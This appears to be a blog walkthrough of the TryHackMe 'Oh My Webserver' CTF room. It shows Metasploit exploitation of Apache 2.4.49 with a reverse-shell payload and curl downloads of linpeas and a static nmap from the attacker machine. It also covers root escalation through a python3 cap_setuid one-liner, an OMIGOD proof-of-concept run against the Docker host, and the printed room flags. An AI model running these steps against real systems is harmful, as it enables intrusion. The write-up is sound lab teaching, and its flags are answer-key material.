

# OH MY WEBSERVER -TRY HACK ME- ROOM




5kullk3r

6 min read

.

Sep 23, 2025



Hello everyone! This is a beginner-friendly room from the TryHackMe platform titled “**Oh My Web server**”

This room is classified as medium and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)



Launching rustscan to start on the victim ip

```
rustscan
The Modern Day Port Scanner.

: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :


Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.162.192:22
Open 10.10.162.192:80
```

***rustscan -a 10.10.162.192***

Also loading the web page and it's a "consult" landing page.

Using Wappalyzer I see the **Apache** version and suspected it looked old



Checking the Apache version and searching for exploits for **Apache**

**2.4.49** and quickly found RCE modules

```
msf6 > search apache 2.4.49
Matching Modules
-----
#  Name
-  -
0  exploit/multi/http/apache_normalize_path_rce 2021-05-10 excellent Yes Apache 2.4.49/2.4.50 Traversal RCE
1  \_ target: Automatic (Dropper) . . .
2  \_ target: Unix Command (In-Memory) . . .
3  auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE scanner
4  \_ action: CHECK_RCE . . . Check for RCE (if mod_cgi is enabled).
5  \_ action: CHECK_TRAVERSAL . . . Check for vulnerability.
6  \_ action: READ_FILE . . . Read file on the remote server.

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'READ_FILE'

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):
```

pivoting to Metasploit for a executing the exploit

**msfconsole**

**search apache 2.4.49**

**use 0**

**set LHOST tuno (#It uses your system IP)**

**set ssl false (#disables SSL so the module targets HTTP (port 80) instead of 443)**

**set RPORT 80 (#sets remote port to 80)**

***set RHOST 10.10.162.192***

***run***

Once in, we get the shell; `uid` showed `daemon`

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(multi/http/apache_normalize_path_rce) > set lhost tun0
lhost => 10.9.1.120
msf6 exploit(multi/http/apache_normalize_path_rce) > set rport 80
rport => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set rhost 10.10.162.192
[!] Unknown datastore option: rhost. Did you mean RHOST?
rhost => 10.10.162.192
msf6 exploit(multi/http/apache_normalize_path_rce) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(multi/http/apache_normalize_path_rce) > set rhost 10.10.162.192
rhost => 10.10.162.192
msf6 exploit(multi/http/apache_normalize_path_rce) > run
[*] Started reverse TCP handler on 10.9.1.120:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.10.162.192:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.10.162.192:80 - Attempt to exploit for CVE-2021-42013
[*] http://10.10.162.192:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 10.10.162.192
[*] Sending stage (3045380 bytes) to 10.10.162.192
[*] Meterpreter session 1 opened (10.9.1.120:4444 → 10.10.162.192:58416) at 2025-09-12 16:52:05 +0530
[*] Meterpreter session 2 opened (10.9.1.120:4444 → 10.10.162.192:58418) at 2025-09-12 16:52:13 +0530
[!] This exploit may require manual cleanup of '/tmp/AlXf' on the target
Response:
meterpreter > pwd
/bin
```

Stabilizing the shell:

***python3 -c 'import pty;pty.spawn("/bin/bash")'***

Now checking the contents:

- `ls` — list files (not many interesting things in home).
- `cd /home` — saw it was empty, which raised suspicion (typical for containers).
- `ifconfig` — network info showed docker-like interfaces → **likely running inside a container.**

```
meterpreter > shell
Process 164 created.
Channel 6 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@4a70924bafa0:/bin$ ls
ls
bash          chmod         findmnt       mkdir          run-parts    wdctl
bunzip2       chown         grep          mknod         sed          which
bzip2         cp            gunzip        mktemp        sh           ypsdomainname
bzcat         dash          gzip          more          sleep        zcat
bzcmp         date          gzip          mount         stty         zcmp
bzdiff        dd            hostname     mountpoint    su           zdiff
bzegrep       df            less          mv            sync         zegrep
bzexe         dir           lessecho     netstat       tar          zfgrep
bzfgrep       dmesg         lessfile     nisdomainname tempfile      zforce
bzgrep        dnsdomainname lesskey       pidof         touch        zgrep
bzip2         domainname    lesspipe     pwd           true         zless
bzip2recover  echo          ln            rbash         umount       zmore
bzless        egrep         login         readlink      uname        znew
bzmore        false         ls           rm            uncompress
cat           fgrep         lsblk        rmdir         vdir
chgrp
daemon@4a70924bafa0:/bin$ cd /home
cd /home
daemon@4a70924bafa0:/home$ ls -la
ls -la
total 8
drwxr-xr-x 2 root root 4096 Jun 13  2021 .
drwxr-xr-x 1 root root 4096 Feb 23  2022 ..
```

Because containers frequently have a host or other containers on an internal bridge network, prepare further enumeration



```

daemon@4a70924bafa0:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
daemon@4a70924bafa0:/home$ cd /tmp
cd /tmp
daemon@4a70924bafa0:/tmp$ ls
ls
[ALXf tnIV_]

```

Now through linpeas from our machine and pulled it into the exploited shell

```
# peass
> peass ~ Privilege Escalation Awesome Scripts SUITE
/usr/share/peass/
├── linpeas
│   ├── linpeas_darwin_amd64
│   ├── linpeas_darwin_arm64
│   ├── linpeas_fat.sh
│   ├── linpeas_linux_386
│   ├── linpeas_linux_amd64
│   ├── linpeas_linux_arm
│   ├── linpeas_linux_arm64
│   ├── linpeas.sh
│   └── linpeas_small.sh
└── winpeas
    ├── winPEASany.exe
    ├── winPEASany_ofs.exe
    ├── winPEAS.bat
    ├── winPEASx64.exe
    ├── winPEASx64_ofs.exe
    ├── winPEASx86.exe
    └── winPEASx86_ofs.exe
```

```
(root@kali)-[/usr/share/peass]
# cd /usr/share/peass/
(root@kali)-[/usr/share/peass]
# cd linpeas
(root@kali)-[/usr/share/peass/linpeas]
# ls
linpeas_darwin_amd64  linpeas_fat.sh  linpeas_linux_amd64  linpeas_linux_arm64  linpeas_small.sh
linpeas_darwin_arm64  linpeas_linux_386  linpeas_linux_arm  linpeas.sh
```

On your machine (attacker):

```
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.162.192 - - [12/Sep/2025 17:07:19] "GET /linpeas.sh HTTP/1.1" 200 -
```



***cd /usr/share/peass/linpeas***

***python3 -m http.server***

On victim (msfconsole shell):

```
daemon@4a70924bafa0:/tmp$ curl http://10.9.1.120:8000/linpeas.sh -o linpeas.sh
<url http://10.9.1.120:8000/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left     Speed
100 820k  100 820k    0     0  194k      0  0:00:04  0:00:04 --:--:-- 194k
daemon@4a70924bafa0:/tmp$ ls
ls
AlXf linpeas.sh tnIV
daemon@4a70924bafa0:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
daemon@4a70924bafa0:/tmp$ ./linpeas.sh
./linpeas.sh
```

Exploitation: Remote Code Execution



***cd /tmp***

***curl http://10.9.1.120:8000/linpeas.sh -o linpeas.sh***

***ls***

***chmod +x linpeas.sh***

***./linpeas.sh***

- `cd /tmp` – good writable location inside the container.
- `curl ... -o linpeas.sh` – download the script from your machine.
- `chmod +x` – make it executable.
- `./linpeas.sh` – run local enumeration
- environment is confirmed to be a Docker container.

```

└─ Protections
  AppArmor enabled? ..... AppArmor Not Found
  AppArmor profile? ..... docker-default (enforce)
  is linuxONE? ..... s390x Not Found
  grsecurity present? ..... grsecurity Not Found
  PaX bins present? ..... PaX Not Found
  Execshield enabled? ..... Execshield Not Found
  SELinux enabled? ..... sestatus Not Found
  Seccomp enabled? ..... enabled
  User namespace? ..... enabled
  Cgroup2 enabled? ..... enabled
  Is ASLR enabled? ..... Yes
  Printer? ..... No
  Is this a virtual machine? ..... Yes

└─ Container
  Container related tools present (if any):
  Container details
  Is this a container? ..... docker
  Any running containers? ..... No
  Docker Container details
  Am I inside Docker group ..... No
  Looking and enumerating Docker Sockets (if any):
  Docker version ..... Not Found
  Vulnerable to CVE-2019-5736 .... Not Found
  Vulnerable to CVE-2019-13139 ... Not Found
  Vulnerable to CVE-2021-41091 ... Not Found
  Rootless Docker? ..... No
```

linpeas output included:

```
Files with capabilities (limited to 50): /usr/bin/python3.7 =
cap_setuid+ep
```

```
Current shell capabilities
CapInh: 0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind
_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind
_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
CapAmb: 0x0000000000000000=
on directory directive then an attacker can remotely execute commands on the Apache

Parent process capabilities
CapInh: 0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind
_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind
_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/python3.7 = cap_setuid+ep

Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities

Checking misconfigurations of ld.so
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso
/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf
```

This is a crucial find: **python3.7** has the `cap_setuid+ep` capability, meaning it can elevate to setuid behavior — a path to local root escalation.

Now using gtfo bins for sudo exploit:

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

## Sudo #

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

## Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .  
sudo setcap cap_setuid+ep python  
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

***`python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'`***

```
daemon@4a70924bafa0:/tmp$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'  
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

- `python3 -c` runs the given Python snippet.

- `import os; os.setuid(0)` sets the effective UID to 0 (root) if the binary has the correct capability.
- `os.system("/bin/sh")` opens a shell as root.
- Because `/usr/bin/python3.7` had `cap_setuid+ep`, this trick elevated you to root in the container.

```
# pwd
pwd
/tmp
# cd /root
cd /root
# ls -la
ls -la
total 28
drwx----- 1 root root 4096 Oct 8 2021 .
drwxr-xr-x 1 root root 4096 Feb 23 2022 ..
lrwxrwxrwx 1 root root    9 Oct 8 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Oct 8 2021 .cache
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw----- 1 root daemon 12 Oct 8 2021 .python_history
-rw-r--r-- 1 root root  38 Oct 8 2021 user.txt
# cat user.txt
cat user.txt
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
```

Post exploitation:

***id***

***cd /root***



***ls -la***


***cat user.txt***

we get the flag:

THM{eacffefe1d2aafcc15e70dc2f07f7ac1}

Now to escape the container environment to reach the host or other services in the container network. Using a static nmap binary because many containers lack nmap or need static builds.

On Attacker machine(your machine):



static-binaries/binaries/linux/x86\_64/nmap at master · andrew-d/static-binaries

Various \*nix tools built as statically-linked binaries - static-binaries/binaries/linux/x86\_64/nmap at master · ...

github.com

***# download static nmap binary (x86\_64) from a repo you trust***

***# then serve it:***

***cd ~/Downloads***

***python -m http.server***

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.162.192 - - [12/Sep/2025 17:28:43] "GET /nmap HTTP/1.1" 200 -
```

On the container, fetch and run it:

```
# curl http://10.9.1.120:8000/nmap -o nmap
curl http://10.9.1.120:8000/nmap -o nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left     Speed
100 5805k  100 5805k    0     0   913k      0  0:00:06  0:00:06 --:--:-- 1315k
# chmod +x nmap
chmod +x nmap
```

***curl http://10.9.1.120:8000/nmap -o nmap***

***chmod +x nmap***

***ifconfig***

***./nmap 172.17.0.1 -p- --min-rate 5000***


```
# ./nmap 172.17.0.1 -p- --min-rate 5000
./nmap 172.17.0.1 -p- --min-rate 5000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-09-12 12:04 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000031s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5985/tcp   closed unknown
5986/tcp   open  unknown
```

scan found 5986/tcp open unknown — port 5986 maps to WinRM over

HTTPS in Windows environments or to OMIGOD related services in this lab context.

On Kali, serve the Omigod PoC:



<https://github.com/CyberMonitor/CVE-2021-38648/blob/main/CVE-2021-38647.py>

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.162.192 - - [12/Sep/2025 17:28:43] "GET /nmap HTTP/1.1" 200 -
10.10.162.192 - - [12/Sep/2025 17:38:29] "GET /CVE-2021-38647.py HTTP/1.1" 200 -
```

***cd ~/Downloads***

***python3 -m http.server 8000***

On the container, download and run the PoC against the internal host IP:

```
# curl http://10.9.1.120:8000/CVE-2021-38647.py -o CVE-2021-38647.py
curl http://10.9.1.120:8000/CVE-2021-38647.py -o CVE-2021-38647.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent    Left  Speed
100 5246 100 5246    0     0 10640      0 --:--:-- --:--:-- --:--:-- 10640
# python3 CVE-2021-38647.py
python3 CVE-2021-38647.py
usage: CVE-2021-38647.py [-h] -t TARGETIP [-p TARGETPORT] [-c COMMAND]
                        [-s SCRIPT]
CVE-2021-38647.py: error: the following arguments are required: -t/--TargetIP
```

***curl http://10.9.1.120:8000/CVE-2021-38647.py -o***


***CVE-2021-38647.py***

***python3 CVE-2021-38647.py -t 172.17.0.1 -c "cat /root/root.txt"***

```
# python3 CVE-2021-38647.py -t 172.17.0.1 -c "cat /root/root.txt"
python3 CVE-2021-38647.py -t 172.17.0.1 -c "cat /root/root.txt"
THM{7f147ef1f36da9ae29529890a1b6011f}
```

- **What it does:** The PoC targets the OMIGOD vulnerability to execute commands on the host (172.17.0.1). The `-c` argument runs the command and returns output.
- **Result:** The PoC prints the host root flag you requested,

```
THM{7f147ef1f36da9ae29529890a1b6011f}
```



## CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

Being honest using linpeas.sh and solving this room had me confused and I did take a lot of help from PenguinSecurity and I found it really helpful and this helped me learn something new as well as navigate through this .

<https://youtu.be/MUU7LAKOQYs> -> This is the link of PenguinSecurity for anyone who prefers it instead of the writeup :)

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!



